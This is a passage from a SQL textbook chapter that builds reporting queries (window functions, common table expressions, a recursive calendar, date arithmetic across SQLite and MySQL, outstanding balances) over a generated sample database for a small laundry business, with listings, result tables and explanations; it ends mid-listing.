

Figure 7.2 An inner join drops customers without bills; a left join keeps them with a count of 0. Of the 256 customers, 253 have bills; `C0020`, `C0051` and `C0093` do not.

One detail makes left joins work with counting: `COUNT(b.id)` counts only rows where `b.id` is not `NULL`, so a service or customer without bills gets 0. `COUNT(*)` would count the one row the left join produced and wrongly report 1. `SUM(b.unit)` shows the physical volume: 8,531 kg of wash-fold in a year, about 23 kg a day.

7.5.2 Q08: the top three at each outlet, with a window function

Listing 7.11 `sql/q08.sql`: rank services within each outlet and keep the first three.

```
-- Q08. Top 3 services at each outlet (a window function).
SELECT outlet, rnk, Service_id, bills, charged
  FROM (SELECT b.Outlet_id AS outlet, b.Service_id,
               COUNT(*) AS bills, SUM(b.payment) AS charged,
               ROW_NUMBER() OVER (PARTITION BY b.Outlet_id
                                  ORDER BY COUNT(*) DESC) AS rnk
          FROM Bill b
         GROUP BY b.Outlet_id, b.Service_id) t
 WHERE rnk <= 3
 ORDER BY outlet, rnk;
```

```
Q08. Top 3 services at each outlet (a window function).   [9 row(s)]
outlet | rnk | Service_id | bills | charged
-------+-----+------------+-------+---------
O01    | 1   | S0001      | 596   | 32344000
O01    | 2   | S0002      | 155   | 7032000
O01    | 3   | S0003      | 132   | 3786000
O02    | 1   | S0001      | 495   | 20904000
O02    | 2   | S0002      | 180   | 8388000
O02    | 3   | S0003      | 67    | 2028000
O03    | 1   | S0001      | 277   | 14384000
O03    | 2   | S0002      | 70    | 2940000
O03    | 3   | S0008      | 61    | 2905000
```

"Top three per outlet", the question of **Listing 7.11**, cannot be done with `ORDER BY` and `LIMIT`, which cut the whole list, not each outlet's part of it. A **window function** can. `ROW_NUMBER() OVER (PARTITION BY b.Outlet_id ORDER BY COUNT(*) DESC)` numbers the rows 1, 2, 3, … separately inside each **partition** (each outlet), in order of bill count. **Figure 7.3** shows the partitions and the numbers before the outer query keeps `rnk <= 3`.

outlet	service	bills	rnk
O01	S0001	596	1
O01	S0002	155	2
O01	S0003	132	3
O01	S0008	78	4
O02	S0001	495	1
O02	S0002	180	2
O02	S0003	67	3
O02	S0011	57	4
O03	S0001	277	1
O03	S0002	70	2
O03	S0008	61	3
O03	S0003	57	4

PARTITION BY Outlet_id
ORDER BY COUNT(*) DESC
partition: O01 / O02 / O03
rnk 4 → dropped

Figure 7.3 How `ROW_NUMBER()` numbers the services inside each outlet. The grey rows (rank 4) are removed by the outer `WHERE rnk <= 3`.

Two things are worth noticing. The window function sits in a **subquery**, because a window's result cannot be tested in the same query's `WHERE` (the order of **Figure 7.1**: `WHERE` runs before windows exist). And wash-fold and express are first and second everywhere, but the third place differs: ironing at Rungkut and Keputih, bed covers at Wiyung, whose customers are families in houses. Window functions need SQLite 3.25 or newer, MySQL 8.0 or newer, or MariaDB 10.2 or newer [2]; every version this book uses qualifies.

7.5.3 Q09: who takes the orders in

Listing 7.12 `sql/q09.sql`: bills and amounts received by each counter employee.

```
-- Q09. Bills received per employee at the front counter.
SELECT e.id, e.name, e.Outlet_id AS outlet, COUNT(b.id) AS bills,
       SUM(b.payment) AS charged
  FROM Employee e JOIN Bill b ON b.Employee_id = e.id
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY charged DESC;
```

```
Q09. Bills received per employee at the front counter.   [7 row(s)]
id    | name               | outlet | bills | charged
------+--------------------+--------+-------+---------
E0004 | Dewi Lestari Putri | O01    | 788   | 39768000
E0012 | Fitri Handayani    | O03    | 480   | 24247000
E0008 | Rizky Pratama      | O02    | 501   | 22942000
E0011 | Kevin Tanoto       | O02    | 495   | 22508000
E0001 | Hendra Wijaya      | O01    | 280   | 14614000
E0005 | Anisa Rahmawati    | O01    | 244   | 11900000
E0003 | Bambang Sutrisno   | O03    | 165   | 8234000
```

`Bill.Employee_id` is the employee who received the order, so **Listing 7.12** is a plain inner join grouped by employee. Seven people appear: the five cashiers, the owner and Bambang Sutrisno, the Wiyung supervisor, who works at the counter (washers never take orders in, and neither does the Keputih supervisor, who works in the wash section). Dewi Lestari Putri took in 788 bills worth Rp 39.768.000. Anisa Rahmawati has 244 though she started only in April: the generator's staffing rule of Chapter 5 at work. The grouping lists `e.id, e.name, e.Outlet_id`, all the non-aggregated columns of the `SELECT`. SQLite would accept `GROUP BY e.id` alone, but MySQL in its default `ONLY_FULL_GROUP_BY` mode refuses a column that is neither grouped nor aggregated, so the portable habit is to list them all.

7.5.4 Q10: who does the washing

Listing 7.13 `sql/q10.sql`: bills finished per employee, from the audit trail.

```
-- Q10. Washer workload: bills finished per employee (from StatusLog).
SELECT e.id, e.name, e.Outlet_id AS outlet, COUNT(*) AS bills_finished,
       MIN(DATE(l.changed_at)) AS first_day,
       MAX(DATE(l.changed_at)) AS last_day
  FROM StatusLog l JOIN Employee e ON e.id = l.Employee_id
 WHERE l.status = 'finished'
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY bills_finished DESC;
```

```
Q10. Washer workload: bills finished per employee (from StatusLog).   [7 row(s)]
id    | name                 | outlet | bills_finished | first_day  | last_day
------+----------------------+--------+----------------+------------+-----------
E0006 | Agus Setiawan        | O01    | 649            | 2025-10-02 | 2026-09-29
E0007 | Yulia Kartika Sari   | O01    | 646            | 2025-10-03 | 2026-09-30
E0010 | Wulan Sari Dewi      | O02    | 418            | 2025-10-04 | 2026-09-30
E0009 | Moh. Ma'ruf Hidayat  | O02    | 410            | 2025-10-04 | 2026-09-30
E0013 | Slamet Riyadi        | O03    | 355            | 2026-01-13 | 2026-09-29
E0014 | Nur Aini Maulida     | O03    | 283            | 2026-02-05 | 2026-09-30
E0002 | Siti Nurhaliza Rahman | O02    | 148            | 2025-10-02 | 2026-09-26
```

`Bill` does not say who finished a bag; `StatusLog` does. **Listing 7.13** reads the `'finished'` events and joins them to `Employee`. The two Rungkut washers share the work almost exactly (649 and 646), Siti Nurhaliza Rahman, the Keputih supervisor who also works in the wash section, finished 148, and the `first_day` column shows each washer's first finished bag: Slamet Riyadi on 13

January 2026, the day after Wiyung opened, and Nur Aini Maulida on 5 February, three days after she started. Without the audit table added in 2026, this question could not be answered at all.

7.6 The Queue and the Clock

7.6.1 Dates and times in two dialects

The next five queries compute with time: ages, deadlines, waiting periods. Here SQLite and MySQL differ most, and **Table 7.2** lists the functions this chapter uses.

Table 7.2 Date and time functions of the two dialects. Where a query needs different functions, the chapter's `mysql/` folder holds its MySQL version.

Task	SQLite	MySQL / MariaDB
date part of a date-time	`DATE(t)`	`DATE(t)`
add hours or days	`datetime(t, '+48 hours')`, `datetime(t, '-30 days')`	`DATE_ADD(t, INTERVAL 48 HOUR)`, `DATE_SUB(t, INTERVAL 30 DAY)`
difference in hours	`(julianday(b) - julianday(a)) * 24`	`TIMESTAMPDIFF(MINUTE, a, b) / 60`
difference in whole days	`CAST(julianday(b) - julianday(a) AS INTEGER)`	`TIMESTAMPDIFF(DAY, a, b)`
day of the week	`strftime('%w', t)`: 0 = Sunday	`DAYOFWEEK(t)`: 1 = Sunday; `WEEKDAY(t)`: 0 = Monday
quarter	computed from the month	`QUARTER(t)`
now, in shop time	`datetime('now', 'localtime')`	`NOW()` (server time zone)

SQLite has no date type; it stores text and provides functions that read it [3]. The workhorse is `julianday(t)`, which converts a date-time into a **Julian day number**: the number of days, with a fraction for the time of day, since noon on 24 November 4714 BC in the proleptic Gregorian calendar. The origin is irrelevant; what matters is that subtracting two Julian day numbers gives a difference in days. So the age of a bill in hours is

$$age = 24 \times (J(now) - J(arrived)) \tag{7.3}$$

where J is `julianday`. For `B2909`, which arrived at 16:07:42 on 26 September, the difference to 21:00:00 on 30 September is 4 days, 4 hours, 52 minutes and 18 seconds: $4 + (4 \times 3600 + 52 \times 60 + 18)/86400 = 4.2030$ days, and $24 \times 4.2030 = 100.87$ hours, which `ROUND(..., 1)` prints as 100.9.

7.6.2 Q12: the bills being processed

Listing 7.14 `sql/q12.sql`: every queued bill with its age in hours, oldest first.

```
-- Q12. The bills being processed, oldest first, with their age in hours.
SELECT b.id, b.Outlet_id AS outlet, b.rack, b.Service_id, b.unit,
       b.arrived,
       ROUND((julianday('2026-09-30 21:00:00') - julianday(b.arrived)) * 24,
             1) AS age_hours
  FROM Bill b
 WHERE b.status = 'queued'
 ORDER BY b.arrived;
```

```
Q12. The bills being processed, oldest first, with their age in hours.   [23 row(s)]
id    | outlet | rack | Service_id | unit | arrived             | age_hours
------+--------+------+------------+------+---------------------+----------
B2909 | O02    | A01  | S0001      | 6    | 2026-09-26 16:07:42 | 100.9
B2922 | O01    | C12  | S0011      | 1    | 2026-09-27 12:19:54 | 80.7
B2923 | O02    | A19  | S0001      | 4    | 2026-09-27 16:49:59 | 76.2
B2924 | O02    | A14  | S0001      | 7    | 2026-09-27 18:43:07 | 74.3
B2930 | O02    | B08  | S0011      | 1    | 2026-09-28 07:18:31 | 61.7
B2931 | O02    | A11  | S0001      | 9    | 2026-09-28 08:30:03 | 60.5
B2934 | O02    | A10  | S0001      | 4    | 2026-09-28 16:23:10 | 52.6
B2935 | O01    | A07  | S0008      | 1    | 2026-09-28 17:47:32 | 51.2
B2936 | O01    | C18  | S0009      | 2    | 2026-09-28 19:16:08 | 49.7
B2937 | O02    | C11  | S0001      | 4    | 2026-09-28 19:49:23 | 49.2
B2940 | O03    | C06  | S0008      | 1    | 2026-09-29 15:18:39 | 29.7
B2941 | O03    | C18  | S0001      | 8    | 2026-09-29 17:45:13 | 27.2
B2943 | O02    | B03  | S0001      | 5    | 2026-09-29 20:51:31 | 24.1
B2944 | O03    | A01  | S0001      | 5    | 2026-09-30 07:31:03 | 13.5
B2945 | O01    | C08  | S0008      | 1    | 2026-09-30 09:53:44 | 11.1
B2946 | O01    | B12  | S0001      | 5    | 2026-09-30 10:27:55 | 10.5
B2947 | O01    | B11  | S0003      | 7    | 2026-09-30 13:39:03 | 7.3
B2948 | O01    | B20  | S0003      | 6    | 2026-09-30 13:56:56 | 7.1
B2949 | O01    | C20  | S0001      | 7    | 2026-09-30 15:36:01 | 5.4
B2950 | O03    | A02  | S0001      | 6    | 2026-09-30 16:26:26 | 4.6
B2951 | O02    | C08  | S0008      | 1    | 2026-09-30 17:17:45 | 3.7
B2952 | O03    | B07  | S0001      | 5    | 2026-09-30 20:09:56 | 0.8
B2953 | O01    | B05  | S0006      | 1    | 2026-09-30 20:49:43 | 0.2
```

Listing 7.14 is the washers' work list: 23 bags, oldest first, with rack and quantity so that a washer can find each one. The first four are all older than three days, and three of them are at Keputih, where Chapter 5's dryer broke down. The MySQL version in `mysql/q12.mysql.sql` replaces the `julianday` arithmetic with `TIMESTAMPDIFF(MINUTE, b.arrived, '2026-09-30 21:00:00') / 60`; everything else is identical, and so is the result.

7.6.3 Q13: overdue right now, with a common table expression

Business rule BR-7 gives each service a promised time: 24 hours for express; 48 for wash-fold, ironing and helmets; 72 for bed covers and blankets; 120 for curtains; 96 for the rest. A bag still queued after its promise is **overdue**.

Listing 7.15 `sql/q13.sql`: bills still queued after their promised time, computed once in a `WITH` clause.

```sql
-- Q13. Overdue right now: still queued after the promised time (BR-7).
WITH promise AS (
    SELECT b.*,
           datetime(b.arrived, '+' || CASE b.Service_id
               WHEN 'S0002' THEN 24
               WHEN 'S0001' THEN 48 WHEN 'S0003' THEN 48 WHEN 'S0012' THEN 48
               WHEN 'S0008' THEN 72 WHEN 'S0009' THEN 72
               WHEN 'S0010' THEN 120 ELSE 96 END || ' hours') AS promised
      FROM Bill b)
SELECT id, Outlet_id AS outlet, Service_id, arrived, promised,
       ROUND((julianday('2026-09-30 21:00:00') - julianday(arrived)) * 24,
             1) AS age_hours
  FROM promise
 WHERE status = 'queued' AND promised < '2026-09-30 21:00:00'
 ORDER BY arrived;
```

```
Q13. Overdue right now: still queued after the promised time (BR-7).   [6 row(s)]
id    | outlet | Service_id | arrived             | promised            | age_hours
------+--------+------------+---------------------+---------------------+----------
B2909 | O02    | S0001      | 2026-09-26 16:07:42 | 2026-09-28 16:07:42 | 100.9
B2923 | O02    | S0001      | 2026-09-27 16:49:59 | 2026-09-29 16:49:59 | 76.2
B2924 | O02    | S0001      | 2026-09-27 18:43:07 | 2026-09-29 18:43:07 | 74.3
B2931 | O02    | S0001      | 2026-09-28 08:30:03 | 2026-09-30 08:30:03 | 60.5
B2934 | O02    | S0001      | 2026-09-28 16:23:10 | 2026-09-30 16:23:10 | 52.6
B2937 | O02    | S0001      | 2026-09-28 19:49:23 | 2026-09-30 19:49:23 | 49.2
```

The promised time is needed twice, once to show it and once to compare it with the snapshot. The App's original `queries.sql` writes the long `CASE` expression twice; **Listing 7.15** writes it once in a **common table expression** (CTE), the `WITH promise AS (...)` at the top. A CTE is a named, temporary result that the main query can read like a table. It makes long queries readable in the order people think ("first work out each bill's promise, then pick the late ones"), and it removes the risk of changing one copy of a rule and forgetting the other. `SELECT b.*` copies every column of `Bill` into the CTE, and `datetime(b.arrived, '+' || … || ' hours')` builds a modifier such as `'+48 hours'` from the hours the `CASE` returns (`||` joins strings in SQLite).

All six overdue bills are wash-fold at Keputih, the most delayed by 53 hours: `B2909` was promised for 16:07 on 28 September. That is the dryer incident of Chapter 5, found by a query without anyone telling it where to look.

7.6.4 Q14: how often the promise is kept

Listing 7.16 `sql/q14.sql`: the share of finished bills that were finished within their promised time, per service.

```sql
-- Q14. On-time rate per service: finished within the promised time.
WITH promise AS (
    SELECT b.*,
           datetime(b.arrived, '+' || CASE b.Service_id
               WHEN 'S0002' THEN 24
               WHEN 'S0001' THEN 48 WHEN 'S0003' THEN 48 WHEN 'S0012' THEN 48
               WHEN 'S0008' THEN 72 WHEN 'S0009' THEN 72
               WHEN 'S0010' THEN 120 ELSE 96 END || ' hours') AS promised
      FROM Bill b)
SELECT Service_id, COUNT(*) AS finished_bills,
       SUM(CASE WHEN finished <= promised THEN 1 ELSE 0 END) AS on_time,
       ROUND(100.0 * SUM(CASE WHEN finished <= promised THEN 1 ELSE 0 END)
             / COUNT(*), 1) AS on_time_pct
  FROM promise
 WHERE finished IS NOT NULL
 GROUP BY Service_id
 ORDER BY on_time_pct;
```

```
Q14. On-time rate per service: finished within the promised time.   [12 row(s)]
Service_id | finished_bills | on_time | on_time_pct
-----------+----------------+---------+------------
S0009      | 126            | 92      | 73.0
S0008      | 165            | 128     | 77.6
S0010      | 45             | 37      | 82.2
S0012      | 74             | 61      | 82.4
S0011      | 122            | 102     | 83.6
S0005      | 64             | 55      | 85.9
S0001      | 1343           | 1173    | 87.3
S0004      | 157            | 140     | 89.2
S0007      | 77             | 69      | 89.6
S0006      | 80             | 74      | 92.5
S0003      | 254            | 247     | 97.2
S0002      | 402            | 401     | 99.8
```

Listing 7.16 reuses the same CTE, a second benefit of writing the rule once. The on-time rate is

$$rate = 100 \times \frac{\#\{\text{finished bills with } finished \le promised\}}{\#\{\text{finished bills}\}} \tag{7.4}$$

computed with a conditional `SUM` over a `COUNT(*)`. Express keeps its promise 99.8 % of the time (401 of 402), because its processing time is 3 to 6 hours against a promise of 24. Blankets are worst at 73.0 %: the generator gives them 48 to 72 hours of processing against a 72-hour promise, so every stretch (×1.2 in December, January and the Lebaran rush, 24 to 72 extra hours for the 3 % of delayed bags) pushes them past it. A promise at the very end of the normal range is a promise broken whenever anything goes wrong; the owner might promise 96 hours for blankets instead.

7.6.5 Q15: laundry nobody collected

Listing 7.17 `sql/q15.sql`: bags finished more than 30 days ago and still on the rack, with the customer's phone.

```
-- Q15. Uncollected laundry: finished more than 30 days ago (BR-9).
SELECT b.id, b.Outlet_id AS outlet, c.name, c.phone,
       DATE(b.finished) AS finished_on,
       CAST(julianday('2026-09-30 21:00:00') - julianday(b.finished)
            AS INTEGER) AS days_waiting
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id
 WHERE b.status = 'finished'
   AND b.finished < datetime('2026-09-30 21:00:00', '-30 days')
 ORDER BY b.finished;
```

```
Q15. Uncollected laundry: finished more than 30 days ago (BR-9).   [23 row(s)]
id    | outlet | name                | phone          | finished_on | days_waiting
------+--------+---------------------+----------------+-------------+-------------
B0072 | O01    | Dedi Rangga Kusuma  | 0815-0000-8472 | 2025-10-16  | 349
B0089 | O01    | Vania Wirawan       | 0895-0000-4449 | 2025-10-19  | 346
B0127 | O01    | Diah Budiman        | 0852-0000-1850 | 2025-10-25  | 340
B0421 | O01    | Fadli Prakoso       | 0817-0000-4314 | 2025-12-07  | 297
B0436 | O01    | Retno Hartono       | 0815-0000-8148 | 2025-12-07  | 297
B0595 | O01    | Jessica Setiawan    | 0817-0000-6867 | 2025-12-24  | 280
B0627 | O01    | Winda Sugiarto      | 0858-0000-2719 | 2025-12-28  | 276
B1021 | O01    | Laras Irawan        | 0817-0000-8139 | 2026-02-16  | 226
B1040 | O02    | Agus Hendrawan      | 0897-0000-2834 | 2026-02-18  | 224
B1097 | O03    | Rafi Susanto        | 0815-0000-6847 | 2026-02-24  | 218
B1168 | O02    | Sri Gunawan         | 0897-0000-4114 | 2026-03-05  | 209
B1180 | O01    | Hendro Santoso      | 0857-0000-0319 | 2026-03-06  | 208
B1321 | O03    | Nadia Zulkarnain    | 0852-0000-6023 | 2026-03-16  | 198
B1493 | O01    | Nadia Umi Susanto   | 0898-0000-3194 | 2026-04-04  | 179
B1558 | O01    | Maya Santoso        | 0882-0000-1416 | 2026-04-10  | 173
B1542 | O03    | Farah Putri Kusuma  | 0895-0000-9785 | 2026-04-11  | 172
B1668 | O01    | Ika Wirawan         | 0817-0000-5474 | 2026-04-23  | 160
B1744 | O01    | Umi Utomo           | 0881-0000-9853 | 2026-04-29  | 154
B1751 | O01    | Rahmawati Kurniawati| 0815-0000-7627 | 2026-04-29  | 154
B2099 | O02    | Imam Pratama        | 0811-0000-2588 | 2026-06-14  | 108
B2178 | O01    | Anggraini Saputra   | 0853-0000-0896 | 2026-06-25  | 97
B2403 | O03    | Winda Firmansyah    | 0821-0000-8176 | 2026-07-24  | 68
B2473 | O01    | Farah Wijaya        | 0816-0000-0225 | 2026-07-31  | 61
```

Business rule BR-9 says a supervisor phones the customer when a bag has waited 30 days. **Listing 7.17** is that call list: 23 bags, the oldest finished on 16 October 2025 and waiting 349 days. `datetime('2026-09-30 21:00:00', '-30 days')` moves the snapshot back 30 days; `CAST(… AS INTEGER)` drops the fraction of the day difference. These are the 0.6 % of bags Chapter

5's generator marked "never collected", plus the late collectors whose day had not yet come; each keeps its rack, which is why Rungkut had 23 finished bags in Q01.

7.6.6 Q27: how long washing and waiting take

Listing 7.18 `sql/q27.sql`: average hours from arrival to finished, and from finished to pickup, per service.

```
-- Q27. Average processing time and waiting-for-pickup time per service.
SELECT Service_id,
       ROUND(AVG((julianday(finished) - julianday(arrived)) * 24), 1)
         AS avg_process_h,
       ROUND(AVG(CASE WHEN departed IS NOT NULL
                      THEN (julianday(departed) - julianday(finished)) * 24
                 END), 1) AS avg_wait_pickup_h
  FROM Bill
 WHERE finished IS NOT NULL
 GROUP BY Service_id
 ORDER BY Service_id;
```

```
Q27. Average processing time and waiting-for-pickup time per service.   [12 row(s)]
Service_id | avg_process_h | avg_wait_pickup_h
-----------+---------------+------------------
S0001      | 42.1          | 37.5
S0002      | 8.1           | 32.0
S0003      | 28.9          | 35.3
S0004      | 77.6          | 45.5
S0005      | 81.7          | 38.6
S0006      | 77.5          | 39.1
S0007      | 81.8          | 35.3
S0008      | 70.4          | 40.5
S0009      | 70.4          | 31.1
S0010      | 108.1         | 24.1
S0011      | 80.3          | 33.1
S0012      | 42.4          | 32.4
```

Listing 7.18 computes two averages of time differences, with Equation (7.3) inside `AVG`. The second uses `CASE WHEN departed IS NOT NULL THEN … END` with no `ELSE`: for bags not yet collected the expression is `NULL`, and `AVG`, like every aggregate except `COUNT(*)`, ignores `NULL` values. Without that care the uncollected bags would count as zero hours of waiting. Express takes 8.1 hours on average against a 3-to-6-hour range, because a bag that would finish at 22:00 waits for the washers to start at 07:00. Customers wait between 24 and 46 hours to collect, whatever the service.

7.6.7 A calendar from nothing: a recursive CTE

Every query so far has counted rows that exist. A question such as "on which days did an outlet take in **no** bill?" asks about rows that do not exist, and no `GROUP BY` over `Bill` can produce a day that has no bill. The answer is to generate the calendar first. A **recursive** common table expression starts from one row and keeps adding rows computed from the previous ones until a condition stops it; **Listing 7.19** generates the 365 days of the sample year that way, pairs every day with every outlet (`CROSS JOIN`), keeps the days on which the outlet was open, and counts those without a bill.

Listing 7.19 `sql/ex/calendar.sql`: a recursive CTE generates every day of the year; `NOT EXISTS` keeps the days on which an open outlet took in no bill.

```
-- Days on which an outlet was open but took in no bill (a recursive CTE).
WITH RECURSIVE day(d) AS (
    SELECT '2025-10-01'
    UNION ALL
    SELECT date(d, '+1 day') FROM day WHERE d < '2026-09-30'
)
SELECT o.id AS outlet, COUNT(*) AS empty_days, MIN(day.d) AS first,
       MAX(day.d) AS last
  FROM day CROSS JOIN Outlet o
 WHERE day.d >= o.opened
   AND day.d NOT BETWEEN '2026-03-19' AND '2026-03-22'   -- Lebaran closure
   AND NOT EXISTS (SELECT 1 FROM Bill b
                   WHERE b.Outlet_id = o.id AND DATE(b.arrived) = day.d)
 GROUP BY o.id
 ORDER BY o.id;
```

```
Days on which an outlet was open but took in no bill (a recursive CTE).   [3 row(s)]
outlet | empty_days | first      | last
-------+------------+------------+-----------
O01    | 8          | 2025-11-06 | 2026-09-15
O02    | 38         | 2025-10-01 | 2026-09-23
O03    | 23         | 2026-01-12 | 2026-09-15
```

Read the `WITH RECURSIVE` clause as two parts joined by `UNION ALL`. The first part, `SELECT '2025-10-01'`, is the starting row. The second part refers to `day` itself: from each day it produces the next, `date(d, '+1 day')`, and the `WHERE d < '2026-09-30'` stops the recursion after the last day. `NOT EXISTS (SELECT 1 FROM Bill …)` is true when the correlated subquery finds no row, which is exactly the question asked.

Rungkut had only 8 empty days in the year; Keputih 38, most of them in the semester breaks, when students go home; Wiyung 23, most in its first weeks (its very first day, 12 January, among them, as Chapter 5's Poisson draw predicted). A day without customers is a normal event for a small outlet, and a day like this is exactly what a chart of daily bills would hide. In MySQL 8 and MariaDB the same query is written with `DATE_ADD(d, INTERVAL 1 DAY)`; this file was run on SQLite only.

7.7 Money Owed and Money Paid

7.7.1 Q16: outstanding balances

Listing 7.20 `sql/q16.sql`: every bill whose amount charged is larger than what was paid, collected ones first.

```
-- Q16. Outstanding balances: money still to collect (FR-6).
SELECT b.id, b.status, b.Outlet_id AS outlet, c.name, b.payment,
       COALESCE(p.paid, 0) AS paid,
       b.payment - COALESCE(p.paid, 0) AS balance
  FROM Bill b
  JOIN Customer c ON c.id = b.Customer_id
  LEFT JOIN (SELECT Bill_id, SUM(amount) AS paid
               FROM Payment GROUP BY Bill_id) p ON p.Bill_id = b.id
 WHERE b.payment > COALESCE(p.paid, 0)
 ORDER BY CASE WHEN b.status = 'departed' THEN 0 ELSE 1 END, b.arrived;
```

```
Q16. Outstanding balances: money still to collect (FR-6).   [38 row(s)]
id     | status    | outlet | name                       | payment | paid  | balance
-------+-----------+--------+----------------------------+---------+-------+--------
B0340  | departed  | O02    | Adi Eko Alatas             | 35000   | 0     | 35000
B0368  | departed  | O01    | Umi Permana                | 72000   | 0     | 72000
B0911  | departed  | O01    | Khadijah Hakim             | 56000   | 0     | 56000
B1742  | departed  | O02    | Endah Ika Rahman           | 32000   | 0     | 32000
B2157  | departed  | O02    | Winda Nasution             | 40000   | 0     | 40000
B2610  | departed  | O03    | Nadia Zulkarnain           | 30000   | 0     | 30000
B0127  | finished  | O01    | Diah Budiman               | 40000   | 0     | 40000
B0436  | finished  | O01    | Retno Hartono              | 36000   | 18000 | 18000
B0595  | finished  | O01    | Jessica Setiawan           | 72000   | 36000 | 36000
B1021  | finished  | O01    | Laras Irawan               | 72000   | 0     | 72000
B1097  | finished  | O03    | Rafi Susanto               | 18000   | 0     | 18000
B1180  | finished  | O01    | Hendro Santoso             | 35000   | 17000 | 18000
B1321  | finished  | O03    | Nadia Zulkarnain           | 48000   | 0     | 48000
B1493  | finished  | O01    | Nadia Umi Susanto          | 64000   | 0     | 64000
B1542  | finished  | O03    | Farah Putri Kusuma         | 90000   | 0     | 90000
B1668  | finished  | O01    | Ika Wirawan                | 40000   | 0     | 40000
B1744  | finished  | O01    | Umi Utomo                  | 48000   | 0     | 48000
B1751  | finished  | O01    | Rahmawati Kurniawati       | 48000   | 24000 | 24000
B2178  | finished  | O01    | Anggraini Saputra          | 32000   | 16000 | 16000
B2473  | finished  | O01    | Farah Wijaya               | 60000   | 0     | 60000
B2731  | finished  | O01    | Farah Tiara Fauzi          | 48000   | 0     | 48000
B2815  | finished  | O02    | Nurul Anggraeni            | 24000   | 0     | 24000
B2910  | finished  | O02    | Sekar Meiliana Zulkarnain  | 32000   | 0     | 32000
B2922  | queued    | O01    | Ratna Ramadhan             | 45000   | 22000 | 23000
B2923  | queued    | O02    | Nadia Nasution             | 32000   | 0     | 32000
B2931  | queued    | O02    | Gilang Nasution            | 72000   | 0     | 72000
B2933  | finished  | O01    | Oki Kusuma                 | 56000   | 28000 | 28000
B2934  | queued    | O02    | Evi Syahputra              | 32000   | 0     | 32000
B2938  | finished  | O03    | Syaiful Wijaya             | 40000   | 0     | 40000
B2940  | queued    | O03    | Susanti Mahendra           | 35000   | 17000 | 18000
B2941  | queued    | O03    | Farah Wijaya               | 64000   | 0     | 64000
B2942  | finished  | O01    | Rudi Lestari               | 48000   | 0     | 48000
B2944  | queued    | O03    | Nurul Suryadi              | 40000   | 0     | 40000
B2946  | queued    | O01    | Aisyah Wijaya              | 40000   | 0     | 40000
B2949  | queued    | O01    | Zahra Halim                | 56000   | 28000 | 28000
B2950  | queued    | O03    | Ma'ruf Saputra             | 48000   | 0     | 48000
B2951  | queued    | O02    | Endah Ika Rahman           | 35000   | 0     | 35000
B2952  | queued    | O03    | Khadijah Zulkarnain        | 40000   | 20000 | 20000
```

The balance of a bill (Chapter 6, Section 6.4.2) needs the sum of each bill's payments. **Listing 7.20** computes it in a **derived table**, a subquery in `FROM` that groups `Payment` by bill, and left-joins it to `Bill`, so that bills with no payment at all keep their row with `p.paid` `NULL`, which `COALESCE` turns into 0.

Why not simply join `Bill` to `Payment` and group? Because joining a bill to its payments produces one row per payment, and any other table joined in at the same time would be multiplied as well. Aggregating each detail table **before** joining is the safe pattern, and it is the one to reach for whenever a query needs sums from two different child tables of the same parent.

The same balance could be computed with a correlated scalar subquery, `b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id = b.id), 0)`, which is what Q30 does for its single bill. For one bill that is the clearest form; for all 2,953 bills the derived table is usually better, because it sums the payments in one pass instead of looking them up bill by bill (with the index `Payment_bill_idx` both are fast here). Knowing both forms, and when each reads better, is part of writing SQL well.

The `ORDER BY CASE …` puts the six **collected** bills first: those are the receivables, customers who took their laundry and still owe Rp 265.000 together, including `B0340` from Chapter 5's traces.

The other 32 are open bills whose balance will normally be paid at pickup. Together the 38 balances add to Rp 1.529.000, exactly the difference between charged and received that Chapter 5 found.

7.7.2 Q17: one bill and a running balance

Listing 7.21 `sql/q17.sql`: the payments of `B0006` with the balance left after each one.

```
-- Q17. One bill with all its payments and a running balance.
SELECT b.unit, s.price, b.payment AS charged,
       p.paid_at, p.method, p.amount,
       b.payment - SUM(p.amount) OVER (ORDER BY p.paid_at, p.id)
         AS balance_after
  FROM Bill b
  JOIN Service s ON s.id = b.Service_id
  JOIN Payment p ON p.Bill_id = b.id
 WHERE b.id = 'B0006'
 ORDER BY p.paid_at, p.id;
```

```
Q17. One bill with all its payments and a running balance.   [2 row(s)]
unit | price | charged | paid_at             | method | amount | balance_after
-----+-------+---------+---------------------+--------+--------+--------------
